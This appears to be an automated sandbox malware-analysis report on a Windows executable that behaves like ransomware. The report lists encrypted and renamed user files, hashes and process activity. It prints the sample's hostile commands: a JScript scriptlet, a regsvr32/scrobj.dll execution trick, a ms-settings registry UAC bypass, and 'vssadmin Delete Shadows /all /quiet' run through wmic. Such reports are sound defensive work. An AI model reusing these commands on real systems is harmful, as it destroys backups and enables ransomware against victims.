Preview:	<p>N...6...C...#...E.x.g.`..O..&lt;z+)..1thj.....Z..w..j...\$.y...5.J&amp;5pr".e.y...H.....vE..Mw.z.%.u...)"S...B&lt;\$.~Z.0_2.....&amp;[...VD.iX.....k.e?&gt;..*QK....e.....!~?.. .%CWit7.....bg.^{#l.K.u...q...S+.....52..[.@f4.L.&gt;.F'-6;...[.H)14Bi.;./..?N.n..?.{L}^CK.q.w...Q(:H....b...S...G...#[...tq...?.7.y.....c.X...oH..Tj..Q....+7~x.....!v4..q.(4!.(F{ !..Y...&amp; .zro..9b..u...6E.))N..Z..n...d?...E..e.%q..k.k.l.g&lt;W@/B."'.',..c....M.7..)NC....O...;1..... d.q9...&gt;.....J].nY..=.Ni..XV:3.k.i.i.Uy...d...r.rV..'.Zp..*"..XI...H*...U. ..F.o...+B8z.h3}...K..*..O...a...U...!...v^....._M...w...w...^&lt;...*.q..p.j.:S....c...9 /@x8...K.C.s.Fw...].R.x...T...1U..c..*!eICV.Sl...o.n.\$r.h..E..x.}.B^..w...l~b...X@...*Tu0S. ..XmZ.z...&amp;.jU.s .....g!..!.....Q...V&amp;...z *...e..?.!ZPJ..rX.....5l"(.X'&gt;;!..BGMr...s=...r.P.B...5.c.....8..@./l.....MxCp.-c.:l[_...l@...5l..q.[.^';</p>

<b>C:\Users\user\Downloads\IEFOYFBOLXA.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.847928466568488
Encrypted:	false

<b>C:\Users\user\Downloads\EFOYFBOLXA.png</b>	
SSDEEP:	24:cdVxcHUU71+xlép2liulKbChZLLw2zK42xAWF6AVXVrZVRYpxxArnv:w5UdgCh5xz8AWrxt5Qx27
MD5:	034BE722B10F11D85A79C8BC4F22FA2D
SHA1:	14D37B11F5D6C8A07A71D63E1130A1538990C8FB
SHA-256:	40F316CD4ABC31394FEE283886CAA3491F695FF81A6FCEA8C6876F887FFFFD9C
SHA-512:	4B46BA8A293D55E308F4BC6895C026285532350346F3437A64AA830ECDBFF363D83AB5DE4471D81A75390F6DC4535E1BECBD77366B2AE93ACF74BACD715D0363
Malicious:	false
Preview:	W.ny..t...MWE....{...H...P.Sb..vt..."...VX..Y8...h...~Cj.M....}.....tM.W..._R.p.*.u.K.J10G7#.H.Y.!..Y.U..f.Qh...W!.....L"..Gd.XU=.l.....,A.k.y.....SS\$[.L.Jv.uh.RQ.uod.e.;K...?..s.....D..."i.....`R...!.....V.j..y..FLZ.&.>..q@_..%H..`FJA}_..g.F..2...3.c.p8vb.J.Qs.....~..t.Ly..f.!W...%..U....."">..}.N....._;"..&4h"l"..+_.....-m.i...C...\......A&.[{.v)h.`i.B..%d.J...{...FoJ..../+0..1.s...R...rg.M....B..S.1.....s..Y.w..*.....{... ..O....>a..7c...2.dQ?}..\$,{...70%>...3!.....y...Mns<...o.U...;..."S@YT.#d.k...v.....=..?..h.74.2..5..Unx!>0.7...U...x....^..w*5....b....."....[...@f.tS...rk....Lm.v'~\$pR9...&z...g..5.Gje).C?>...h...H.H..9F_0=_E..K!S<.r...o...6(.....i{.3...mE.b.El..8...6...u...s0a..\$...1..b...0...Bf(F.Q&<.1..[N\$.n....?.T}y....r...p...)...ye.....j....)+*.....T.X....F.Z.Q...@Jfm...=.....L.....\..q.1+..L.k...N..w..*...1R.T..1.....o1....D.Xo..5j

<b>C:\Users\user\Downloads\GAOBCVIQIJ.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.864864485786807
Encrypted:	false
SSDEEP:	24:1J9zChz3jPdf80JDvw4f6OV98DYHYFIMYvBnTVI2+dxJZO0LYsf+brbi8yP3+eG:1J9z0z3j18+Dvvit4FWYv3Ux3HYsfyCQ
MD5:	72E510636496991955E7B0FA1E431D55
SHA1:	D59F3460D412AF55AD4BBD29D276BC94BBCF2E50
SHA-256:	B6609FB4381025E8FD36CE39D55FC97907991CD44001EDBA953E4F1977D584CB
SHA-512:	358440A45AD9C77C65BB23EB7678DAFBA5A6BCFADF02FEF40C0D39D96D74FE11A68FD4FD6A57381CFB9EDFCFB381764CAADF10C9DB7C7E2164BC0D74DD35E35E
Malicious:	false
Preview:	C.).....?.....9s.,R..23K.....}}u./?3.]...ZI.<...1...d\Q....&_61H..L.....0[SW>..1.3ZeV_j..T(....`DV.d.if.g..6.f.5d.....k...0....O..9E.....C.jP...W...-2..i&.3.^\$8....o.`....D9.l6kw.....nZ..@...r.O....."qeu.FK&.....i3].M.L.<...%..\.>..'.....%d.2..S.(.J..Fc!.w.Y./o..i..d.,q.....Tyr..KKH.....t1...Q.{.\$..z.ByX.)S..x..H3?o..r.....&..WN.....O....<.....N.z8.....&j).S.G.u.f.2D.\$Q.R.....~..d...[..._L...;R.....L'~..s.'.....a..5.9.ta~..^.....%bD..J..q'.z..h...?{...@/..T../D..p...v.mw....d.1...+.....+<.....x.3.....l.pM...k-S....4..4.u.z..T.H.&1..^M.?~..Tiy..9..Q...n.....VD.....<?...+..l-tEFcG...!fs.m+.q.2.).....G....!..q...."_..vdb[Xn....6...12B&n...s.....(<p..cEj...{X_8;s."k.....V..?~..Eu..Ya<A.....';... (b.....[...D....f...;.....(E..G..@...N..1.G..il.....[w.G.9...]E...U.....nD.d.Of.2S.B....);...\$..\$.a.c7z....f.....t^HHC....b.....D...l...D.....V.m..

<b>C:\Users\user\Downloads\GAOBCVIQIJ.png</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.864214790882372
Encrypted:	false
SSDEEP:	24:l68AMYVkb8Pe33xolDncisj3VTNRuUl8x4QxrcRc2TA8zyB9Gbgil:l6fMI5m33xncNjVTHuU0yNAULb9
MD5:	B40A66A91EE1ED803E303020E03BBF35
SHA1:	DEC4FF4EC80FCBB46E4E55D8D855ACF45B65CC3C
SHA-256:	675598F7424C0A1007E4E220CAF72921D2BA3D5B46F82B8911F0EA9F9CB40700
SHA-512:	B24EBC655EB78DBCCC14A2B5EC913F5DF63DAF9418A32CA13A32C823F422E13BD59573252C436D957AEB853FFBCE329E73A0BA2C44E1C3C6EF7ABB2526CE619
Malicious:	false
Preview:	...].q.W...L..b.K.X.m...T..mHY.M....[...cz...Y.q..r*T.Gr8..f.....^..aBJ..m.....d.*.....l..S...3Y.h.l.7{...^..l...El..).L.....5..'.....qhz=_-..ft...x..{xW..G.Q.q`.a....+d.a+L.....^G.G.s.t.e~FrM..l.OU....._...{k"...q6.]...%/>R..._A+.Y.....n!7L.....5..K.F>i^..E}.D.]]......mR).%o....j.....E.f...).!&t..i....o.k.(.l....H.....nK..'.L.U..y..JKh[(<j.....~B.%....1.B...*F..V..8...i[.....U...P!..Fs,x.IQ.h.....u.y5."...f.. "z...Q..0.F..l...U....i....(h(.).&..d...b...D...6.u.u.\$..H2.K.7...l.q.)#v.T.'.s..L..+7#z2].).@...V.rY+01..w.T..N.*.....1PCr.c....)FA.....O..._TQ.Zg.....p..~8H.Xy.....p..0+.kk....<..m....d..*4yv..l.....X@&#..G....>!.Gd....^..@HU.....+..J;.....1....?...].H.....G...E...#R3;fj*..l.....US\$K.2.lWJ.#...u Cea...P..l..&.99..."V...z..JAl.6.r8..?l..1..9.8....y...l6V..zl!l..>zUK.W..+.....^((...Zn...d.Z...O..s#.E..r....*a...<..

<b>C:\Users\user\Downloads\IPKGELNTQY.docx</b>	
Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.853526068147351
Encrypted:	false
SSDEEP:	24:5+qDIUHMM6ZnEiPfJnSRkBCVvY/r4S+geBUKlaifGfhWx1TZMh0cdUZfgOW:5yDYnEiH8RkwNYD3qlaiucxtK0cYgJ
MD5:	83FA4BBF3FE4843AACF96C9E7F12EE81
SHA1:	69451AADB4CC88C1A543BF6EFEA2D375B72E5B8C
SHA-256:	A4C2AE596182D2A08D97E3E7B3D2F624322A1DC3C9A7A7C5691497C5E8C09F6
SHA-512:	AE EA83DC67A425D420245038354C8DB54EA17F92F0B1DDFD97AEF2C008151A19D7CD29DA060CF6D97B408B107179CFA52682E776F0D4F064CBE3DDD384016E0
Malicious:	false

C:\Users\user\Downloads\IPKGELNTQY.docx

Preview:	...ol37.....A .....K...h.#...E.W...;t;Br.2@j...6.Bp.d...6o_.....q6...\$.4.lZ.....}.....Z.BrM....E....#....q.S./...!V..Q.=...u.l.y0/ ...X.p...v.....x..6...s...O.....t&t:....n.. ..3_B.g.....6.....n2..b.=...1.....OC./...7h&...k\$Y...d.o}.U.:c.n7...l.r.8.....jy....._@N+A.p., r.>i4.r.)...c.eZ.. .....@<D^l.#f.....+.....c..l.i.....Qe<B.M...S>.B_ .V...3k..m..9.....R....1.8.Of3..h.....\Mz.L.....L..7..... ...Ne.....}...3.....c.k...;N&...bSl2..._]^..^%.s^4i...1.c;t4`u..-f...d...f..p.cB...e-D.R.i..}.+}...q..".?-C.. C..seO... .....oG...x7gLa.o6K8e...l...w.T.d.....r..j...A.*E.s~.._Q.e.o..._?=-.....D.^...}#uB.?{....7..9.....0&T.j]M....o4.5.....'E.K^..l.K...rV+.%*]0.....M..M;4...{l.;2}X\>...?>.O.. .o.z.xD..2r.'`...mH.>.... .....j3..h.vj..h....E.?-*}.J.J.a.....V.....j).o'.l.l.Y....d..z}...t.W..=z..K..... T.
----------	---

C:\Users\user\Downloads\LSBIHQFDVT.docx

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.857695718320419
Encrypted:	false
SSDEEP:	24:JjeLhxp0l7THzUaQpDIMaBBp8mrMBOpDvUE3ZR1wyWatdl5:JaLt0y7SDIMaamw4p4E3Tds
MD5:	CF33019E5C9573B5650CB247B365CAF7
SHA1:	CF379D59200758A7EFAC253DAA168F3E5B3DA65F
SHA-256:	21598A059269A24F2B5A770F2BF5F5C65CE80C5A8B946B3ABA89A7479FE0D8BD1
SHA-512:	6C8BAD9F4E22EF367B28F3994BE9182ACE8A991ED3BF9DF839586B0D4592029D7B0B0A8A376B4D12F2B81B466D425D888122D3EE0E6F93130F53B1F4B1A3520F
Malicious:	false
Preview:	....Ud..Z...jb0...w.p.....9.4P..[i.c.-.Jl.%.....7.7Z..nK.....hu<.et.&.4-.S.0u.1a.Y;QB.q.....G`.Jj+b..>s.W#.....7....E....7.....Khrj]=.vo....".p(.....;.....Gm;x9.....X.\jD.s.. ...`-4..n=q.....z.....,p&n.....OA...q.n.....O...~.....-S.3_..E..w.g...5'...!s'.Vw..ykUjN...)fg..`L...S#Y.{...ld...F.... ..(.(M:F.t.)X".B..y.F.U.&..`.....T...O.@...2..... +..Z#>.U...%.....#&Mt...t...-tD.._.....'^...;+...[r...0.W..i.....lM..X.M_4.9.d.A.Q...w.F.l.w.,k.X.jv'.....Jv...4.u.l.L~.....l.*.../...<?..l...`F.U.?....[b'.t...B.....m...1.lM.. y.....>...V.H.^..g.j..\T... l.C.MA...rv..%!...i.D....C0....m..+D71.y...K...a....e.5.....~.%\$...T....4...ON..l...l4.QZ\$S.D.y....t5&'.....;K9.W.....%.^zhOo.pR.6%.. .....=...\$..l...U5...S.....8.z.sf[.....K..c.h...dm0..w.H..l^...+jG.S.J.d9.3.4..{.. 8t..j}.f.A.a.v.....0?<.-..Vj*;Gxh.7.l.z.h.

C:\Users\user\Downloads\LSBIHQFDVT.pdf

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.869799554992408
Encrypted:	false
SSDEEP:	24:7lukp5dnr1YEy96567QGhTkL4Z8Y3gRT0akvflimLaFU5Zix8Q:7D0YEy96A7QGhoEgRTZAgyaiit
MD5:	2B23BBBD26D52B32258216767FABB1410
SHA1:	5622D6A26F3E72414F9864790C23C2BAD40ECFAC
SHA-256:	07A3B88783EC86BC160D4E2C171C4FDF3DEA445F098F15B82C15B422E816BEF2
SHA-512:	5D82FCCAB4E5E69D16282E36E7BFFF25A97741E7A4CFEAF588126BEF3B4480A87F4AFCFD768480188B8F5DB051948E1892A5DEA43B869C3249613FFB9BFEDA6 E
Malicious:	false
Preview:	Aa[LpX["..k.O!.....r.."h.....Op@.z.`c.N.U.G~..0.....T..j.=R......p..Pm..JRMf[1.???.M.....9[g...bi.h.M.6...U.kN.l.?..md..2.....s...;K?...^e..W...".M.....rS...E....v....._ ^..\$;~...!J...XF...5G...[4...tOf..xu)."..."[jQf4<...;i.n.OB6.N.OA.OT.+..n.m.....*.ds.Zl;{..Y...z`?...s.....R.a.l[...Z.w.h..(.....x..+..yGZ^)W..Q..5)...K..D..+X.C.<..iEI5l ..y1.X#...vC.N..A=?.....O.....mdd...x.r"....&.....*V>.5..l+o.7.N.\$}u.....E..).s....?f..0..d.....d...S..H..Q9a9d......U...m@5)..V.oo.....-B..i..fRy>\$...Z.F..u..ZQ1>.. o0...l)b?....{[Repq!..2..Q.xr..u....3...Q...a..Zy...W....Z..^....q....w....>3..1T...2..@...lw..l...J}(F=..w.vo.8.....l...-K^Y....e.....%Uv.<.=O.....Z..u.3o.(!..lYV.)g.`~f W..-.....os....-.=..5.....!@.GN...S..8..Z.?..RV&U<...ac.....9..D.w....Tc..k....e%]4o.f.p.2..3.....0.....!...../u..Fd..+0...S(....w-....AG


C:\Users\user\Downloads\NEBFQYQYWPS.docx

Process:	C:\Windows\System32\sihost.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	7.843288920796012
Encrypted:	false
SSDEEP:	24:uDS3gPTEyniEP/iqacYSgXI66U8/Dc0PoV8tzDnBHgn7:a74EPKcYFXl6GD3PWsZNHgn7
MD5:	F3947AA26EB3CD97917194E65E60D0DB
SHA1:	D552DF64AA21E7BDBECB6FFB5781C3F16DF5F96D
SHA-256:	331049B76220F4F249B051C512BD948857757371C1C0CAC369C4C1AE0209B2D9
SHA-512:	695C6177911F9719AABBB435829F6D248DD8F36C5E7F5A41EE88B602CFD4DBB50FB03809797E2851D48E120FB8D67A5828D54FF933E7181D182C84CD0B0AF3
Malicious:	false
Preview:	.....+0_L...q...5(P..LOv..... rS...X..BE..P..cg..W..w.x.Xi.....N.....?g=.....GM(.....U..z.l.....8...0El!%RPH.....m..C.a...2...fPe5.K...#...bl...\$'.l..d..+.....QH.....5.a...q.k.. /..r.?Z@.hB..S...L.;VZ#...l...g.....>'.eR.vJ.u.UHy.&...w.v..K..z.1.(y..BR+...Li~...Q.z.R..-jg.....P....`3Y/h.p.....k..L....V9..F/x=_e.....c;725.....&"B...xf.G.0...[...\$..".....n.. m.#...Mpl..x[!.....*O...a..\$.{.....F..JXr<...u.N.l..Lr.c..j.."..0..(C...}<gw.r....%...o.X...%L..Y...p....).]Ur..y~..... ~^Ef.....Q.....(.....r.)<N; ..~&...b..7..Gw...jL.Ga.. Q..jnc.`l.78.]..-Hg...7..Kj...w...U...b..._g.....{..x...Wl..T.1....%.`6....w.<..D.....v...2.....;=F.D.l.1U...x[...k.o...k..... RX...[A;y....~\..rJ...q...ct.)&....'6W.?G.6..... ..x....c...Z.b..._+P[...C;s...&gf.1.....e....q0.O'.b%f...=F.H..lC_#.....S..x.jt...V.....LJ..+AT.....

# Static File Info

General	
File type:	PE32+ executable (GUI) x86-64, for MS Windows
Entropy (8bit):	7.375182779773526
TrID:	<ul style="list-style-type: none"><li>Win64 Executable GUI (202006/5) 92.65%</li><li>Win64 Executable (generic) (12005/4) 5.51%</li><li>Generic Win/DOS Executable (2004/3) 0.92%</li><li>DOS Executable Generic (2002/1) 0.92%</li><li>Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%</li></ul>
File name:	7906dc47_by_Libranalysis.exe
File size:	23040
MD5:	7906dc475a8ae55ffb5af7fd3ac8f10a
SHA1:	e7304e2436dc0eddddba229f1ec7145055030151
SHA256:	1814a6a6749684cdacd792374e0ba31b7be4ff6f9675f3fd15d543afb540367
SHA512:	c087b3107295095e9aca527d02b74c067e96ca5daf5457e465f8606dbf4809027faedf65d77868f6fb8bb91a1438e3d0169e59efddf1439bbd3adb3e23a739a1
SSDEEP:	384:otLvArTA5n2Kc/vURgbHs19l897hkuzetFS/z1ANKp2RD0CwMiOQkSd:odvOM5UNMRS7W2AiEd08D
File Content Preview:	MZ.....@.....!..L!Th is program cannot be run in DOS mode...\$.....O.G....) )...),.....),.....).Rich..).PE..d...e.`.....".....R.. .....@.....

# File Icon

	
Icon Hash:	00828e8e8686b000

# Static PE Info

General	
Entrypoint:	0x140001000
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x140000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x60A7650C [Fri May 21 07:45:16 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	

# Entrypoint Preview

Instruction
dec eax
mov dword ptr [esp+18h], ebx
push edi
dec eax
sub esp, 30h
mov bl, 1Bh
call 00007FFBA4C0A04Bh
dec eax
and dword ptr [esp+48h], 00000000h
dec esp



<b>Instruction</b>
and esp, FFFFFFF0h
dec eax
sub esp, 20h
call 00007FFBA4C04E64h
dec eax
mov esp, esi
pop esi
ret
dec esp
mov edx, ecx
mov eax, 00000018h

Rich Headers

Programming Language:	<ul style="list-style-type: none"><li>[ASM] VS2012 build 50727</li><li>[LNK] VS2012 build 50727</li></ul>
-----------------------	---

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x8000	0xc	.pdata
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5158	0x5200	False	0.908060213415	zlib compressed data	7.62659115899	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0xc	0x200	False	0.048828125	data	0.188056906087	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.pdata	0x8000	0xc	0x200	False	0.041015625	data	0.0776331623432	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Network Behavior


No network behavior found
---------------------------

Code Manipulations

Statistics

Behavior





- 7906dc47\_by\_Libranalysis.exe
- sihost.exe
- svchost.exe
- cmd.exe
- cmd.exe
- conhost.exe
- conhost.exe
- WMIC.exe
- WMIC.exe
- svchost.exe
- cmd.exe
- cmd.exe
- cmd.exe
- conhost.exe
- conhost.exe
- cmd.exe
- conhost.exe
- conhost.exe
- WMIC.exe
- ComputerDefaults.exe
- WMIC.exe
- ComputerDefaults.exe
- cmd.exe
- cmd.exe
- conhost.exe
- WMIC.exe
- conhost.exe
- taskhostw.exe
- WMIC.exe
- conhost.exe
- ComputerDefaults.exe
- cmd.exe
- ComputerDefaults.exe
- conhost.exe
- cmd.exe
- conhost.exe
- conhost.exe

Click to jump to process

## System Behavior

Analysis Process: 7906dc47\_by\_Libranalysis.exe PID: 5008 Parent PID: 5788

### General

Start time:	19:15:13
Start date:	21/05/2021
Path:	C:\Users\user\Desktop\7906dc47_by_Libranalysis.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\Desktop\7906dc47_by_Libranalysis.exe'
Imagebase:	0x7ff6ab570000
File size:	23040 bytes
MD5 hash:	7906DC475A8AE55FFB5AF7FD3AC8F10A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

### File Activities

#### File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	read attributes   synchronize   generic write	device	synchronous io non alert   non directory file	success or wait	1	1BB05891F50	CreateFileW

#### File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	success or wait	1	1BB05892053	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	unknown	332	3c 3f 58 4d 4c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 3f 3e 3c 73 63 72 69 70 74 6c 65 74 3e 3c 72 65 67 69 73 74 72 61 74 69 6f 6e 20 70 72 6f 67 69 64 3d 22 50 65 6e 74 65 73 74 22 20 63 6c 61 73 73 69 64 3d 22 7b 46 30 30 30 31 31 31 31 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 2d 30 30 30 30 46 45 45 44 41 43 44 43 7d 22 3e 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 53 63 72 69 70 74 22 3e 3c 21 5b 43 44 41 54 41 5b 76 61 72 20 72 20 3d 20 6e 65 77 20 41 63 74 69 76 65 58 4f 62 6a 65 63 74 28 22 57 22 2b 22 53 63 72 22 2b 22 69 70 74 2e 53 22 2b 22 68 65 22 2b 22 6c 6c 22 29 2e 52 75 6e 28 22 76 73 22 2b 22 73 22 2b 22 61 64 6d 69 22 2b 22 6e 2e 65 22 2b 22 78 22 2b 22 65 20 44 65 22 2b 22 6c 65 22 2b 22 74 22 2b 22 65 20 53 22 2b	<?XML version="1.0"?> <scriptlet><registration progid="Pentest" classid=" {F0001111-0000-0000- 0000-0000FEEDACDC}> <scr<wbr>ipt l anguage="Jscr<wbr>ipt"> <![CDATA[var r = new ActiveXObject("W "+"Scr"+"ipt.S"+"he"+"ll").R un ("vs"+"s"+"admi"+"n.e"+"x" +"e De"+"le"+"t"+"e S"+	success or wait	1	1BB05891F79	WriteFile

Registry Activities

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	NULL	unicode	C:\Windows\system32\wbem\wmic process call create "vssadmin.exe Delete Shadows /all /quiet" regsvr32.exe scrobj.dll /s /u /n /i:cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call	regsvr32.exe scrobj.dll /s /u /n /i:C:\Users\Public\readme.txt	success or wait	1	1BB05891EEF	RegSetValueExW
HKEY_CURRENT_USER_Classes\ms-settings\shell\open\command	NULL	unicode	regsvr32.exe scrobj.dll /s /u /n /i:C:\Users\Public\readme.txt	C:\Windows\system32\wbem\wmic process call create "vssadmin.exe Delete Shadows /all /quiet" regsvr32.exe scrobj.dll /s /u /n /i:cmd.exe /c "%SystemRoot%\system32\wbem\wmic process call	success or wait	1	1BB0589200B	RegSetValueExW

Analysis Process: sihost.exe PID: 2952 Parent PID: 5008

General

Start time:	19:15:14
Start date:	21/05/2021
Path:	C:\Windows\System32\sihost.exe
Wow64 process (32bit):	false

Commandline:	
Imagebase:	0x7ff785e90000
File size:	79360 bytes
MD5 hash:	6F84A5C939F9DA91F5946AF4EC6E2503
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GAOBCVIQIJ\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Desktop\IPKGELNTQY\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Desktop\LSBIHQFDVT\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Desktop\NEBFQQYWPS\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Desktop\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Documents\GAOBCVIQIJ\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Documents\IPKGELNTQY\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Documents\LSBIHQFDVT\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Documents\NEBFQQYWPS\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Documents\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\user\Downloads\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	2	24D2C411A3C	CreateFileW
C:\Users\Public\readme.txt	read attributes   synchronize   generic write	normal	synchronous io non alert   non directory file	success or wait	1	24D2C411F50	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\readme.txt	success or wait	1	24D2C412053	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\GAOBCVIQIJ\EEGWXUHVUG.pdf	C:\Users\user\Desktop\GAOBCVIQIJ\EEGWXUHVUG.pdf.eltalkfzj1	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx	C:\Users\user\Desktop\GAOBCVIQIJ\GAOBCVIQIJ.docx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\GAOBCVIQIJ\SUAVTZKNFL.xlsx	C:\Users\user\Desktop\GAOBCVIQIJ\SUAVTZKNFL.xlsx.eltalkfzjtx	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\IPKGELNTQY\IPKGELNTQY.docx	C:\Users\user\Desktop\IPKGELNTQY\IPKGELNTQY.docx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\IPKGELNTQY\LSBIHQFDVT.pdf	C:\Users\user\Desktop\IPKGELNTQY\LSBIHQFDVT.pdf.eltalkfzj1	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\IPKGELNTQY\NEBFQQYWPS.xlsx	C:\Users\user\Desktop\IPKGELNTQY\NEBFQQYWPS.xlsx.eltalkfzj.2	success or wait	1	24D2C411150	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\IPKGELNTQY.docx	C:\Users\user\Desktop\IPKGELNTQY.docx.eltalkfzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\LSBIHQFDVT\LSBIHQFDVT.docx	C:\Users\user\Desktop\LSBIHQFDVT\LSBIHQFDVT.docx.eltalkfzj2	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\LSBIHQFDVT\QNCYCDFIJJ.xlsx	C:\Users\user\Desktop\LSBIHQFDVT\QNCYCDFIJJ.xlsx.eltalkfzj2	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\LSBIHQFDVT\SUAVTZKNFL.pdf	C:\Users\user\Desktop\LSBIHQFDVT\SUAVTZKNFL.pdf.eltalkfzj..	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\LSBIHQFDVT.docx	C:\Users\user\Desktop\LSBIHQFDVT.docx.eltalkfzj.	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\LSBIHQFDVT.pdf	C:\Users\user\Desktop\LSBIHQFDVT.pdf.eltalkfzjzj	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\NEBFQQYWPS\NEBFQQYWPS.docx	C:\Users\user\Desktop\NEBFQQYWPS\NEBFQQYWPS.docx.eltalkfzj2	success or wait	1	24D2C411150	MoveFileW
C:\Users\user\Desktop\NEBFQQYWPS\QNCYCDFIJJ.pdf	C:\Users\user\Desktop\NEBFQQYWPS\QNCYCDFIJJ.pdf.eltalkfzj2	success or wait	1	24D2C411150	MoveFileW
